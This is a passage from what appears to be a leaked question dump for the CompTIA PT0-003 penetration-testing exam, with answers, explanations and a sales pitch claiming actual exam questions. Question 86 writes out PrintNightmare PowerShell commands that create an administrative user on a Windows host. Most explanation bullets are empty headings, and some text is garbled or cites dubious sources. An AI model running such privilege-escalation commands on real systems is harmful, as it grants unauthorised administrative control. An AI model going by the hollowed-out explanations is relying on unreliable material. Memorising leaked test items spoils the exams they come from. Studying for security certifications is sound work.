components, covering various aspects of security assessment, from planning to execution and reporting.
? OWASP MASVS: This is a framework for mobile application security verification
and does not have a 14-component life cycle.
? MITRE ATT&CK: This is a knowledge base of adversary tactics and techniques but does not describe a 14-component life cycle.
? CREST: This is a certification body for penetration testers and security professionals but does not provide a specific 14-component framework.
References from Pentest:
? Anubis HTB: Emphasizes the structured approach of OSSTMM in conducting comprehensive security assessments.
? Writeup HTB: Highlights the use of detailed methodologies like OSSTMM to cover all aspects of security testing.
Conclusion:
Option B, OSSTMM, is the framework that breaks the life cycle into 14 components, making it the correct answer.
==========

NEW QUESTION 74
During a penetration test, the tester identifies several unused services that are listening on all targeted internal laptops. Which of the following technical controls should the tester recommend to reduce the risk of compromise?

Hostname	Port	Service name	Status
System 1	22	SSH	Open
System 2	80	HTTP	Open
System 3	443	SSL	Open
System 4	3389	RDP	Open

A. Multifactor authentication
B. Patch management
C. System hardening
D. Network segmentation

Answer: C

Explanation:
When a penetration tester identifies several unused services listening on targeted internal laptops, the most appropriate recommendation to reduce the risk of compromise is system hardening. Here's why:
? System Hardening:
? Comparison with Other Controls:
System hardening is the most direct control for reducing the risk posed by unused services, making it the best recommendation.
==========

NEW QUESTION 76
A penetration tester is getting ready to conduct a vulnerability scan as part of the testing process. The tester will evaluate an environment that consists of a container orchestration cluster. Which of the following tools should the tester use to evaluate the cluster?

A. Trivy
B. Nessus
C. Grype
D. Kube-hunter

Answer: D

Explanation:

Evaluating a container orchestration cluster, such as Kubernetes, requires specialized tools designed to assess the security and configuration of container environments. Here??s an analysis of each tool and why Kube-hunter is the best choice:
? Trivy (Option A):
? Nessus (Option B):
? Grype (Option C):
? Kube-hunter (Answer: D):
Conclusion: Kube-hunter is the most appropriate tool for evaluating a container orchestration cluster, such as Kubernetes, due to its specialized focus on identifying security vulnerabilities and misconfigurations specific to such environments.

NEW QUESTION 81
During a vulnerability assessment, a penetration tester configures the scanner sensor and performs the initial vulnerability scanning under the client's internal network. The tester later discusses the results with the client, but the client does not accept the results. The client indicates the host and assets that were within scope are not included in the vulnerability scan results. Which of the following should the tester have done?

A. Rechecked the scanner configuration.
B. Performed a discovery scan.
C. Used a different scan engine.
D. Configured all the TCP ports on the scan.

Answer: B

Explanation:
When the client indicates that the scope's hosts and assets are not included in the vulnerability scan results, it suggests that the tester may have missed discovering all the devices in the scope. Here??s the best course of action:
? Performing a Discovery Scan:
? Comparison with Other Actions:
Performing a discovery scan ensures that all in-scope devices are identified and included in the vulnerability assessment, making it the best course of action.
==========

NEW QUESTION 85
A penetration tester finished a security scan and uncovered numerous vulnerabilities on several hosts. Based on the targets' EPSS and CVSS scores, which of the following targets is the most likely to get attacked?
Host | CVSS | EPSS Target 1 | 4 | 0.6
Target 2 | 2 | 0.3
Target 3 | 1 | 0.6
Target 4 | 4.5 | 0.4

A. Target 1: CVSS Score = 4 and EPSS Score = 0.6
B. Target 2: CVSS Score = 2 and EPSS Score = 0.3
C. Target 3: CVSS Score = 1 and EPSS Score = 0.6
D. Target 4: CVSS Score = 4.5 and EPSS Score = 0.4

Answer: A

Explanation:
Based on the CVSS (Common Vulnerability Scoring System) and EPSS (Exploit Prediction Scoring System) scores, Target 1 is the most likely to get attacked.
? CVSS:
? EPSS:
? Analysis:
Pentest References:
? Vulnerability Prioritization: Using CVSS and EPSS scores to prioritize vulnerabilities based on severity and likelihood of exploitation.
? Risk Assessment: Understanding the balance between impact (CVSS) and exploit likelihood (EPSS) to identify the most critical targets for remediation or attack.
By focusing on Target 1, which has a balanced combination of severity and exploitability, the penetration tester can address the most likely target for attacks based on the given scores.
==========

NEW QUESTION 86
During an assessment, a penetration tester manages to get RDP access via a low-privilege user. The tester attempts to escalate privileges by running the following commands:
Import-Module .\PrintNightmare.ps1
Invoke-Nightmare -NewUser "hacker" -NewPassword "Password123!" -DriverName "Print"
The tester attempts to further enumerate the host with the new administrative privileges by using the runas command. However, the access level is still low. Which of the following actions should the penetration tester take next?

A. Log off and log on with "hacker".
B. Attempt to add another user.
C. Bypass the execution policy.
D. Add a malicious printer driver.

Answer: A

Explanation:
In the scenario where a penetration tester uses the PrintNightmare exploit to create a new user with administrative privileges but still experiences low-privilege access, the tester should log off and log on with the new "hacker" account to escalate privileges correctly.
? PrintNightmare Exploit:
? Commands Breakdown:
? Issue:
? Solution:
Pentest References:
? Privilege Escalation: After gaining initial access, escalating privileges is crucial to gain full control over the target system.

? Session Management: Understanding how user sessions work and ensuring that new privileges are recognized by starting a new session.
? The use of the PrintNightmare exploit highlights a specific technique for privilege escalation within Windows environments.
By logging off and logging on with the new "hacker" account, the penetration tester can ensure the new administrative privileges are fully applied, allowing for further enumeration and exploitation of the target system.
==========

NEW QUESTION 91
.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

PT0-003 Practice Exam Features:

* PT0-003 Questions and Answers Updated Frequently

* PT0-003 Practice Questions Verified by Expert Senior Certified Staff

* PT0-003 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* PT0-003 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year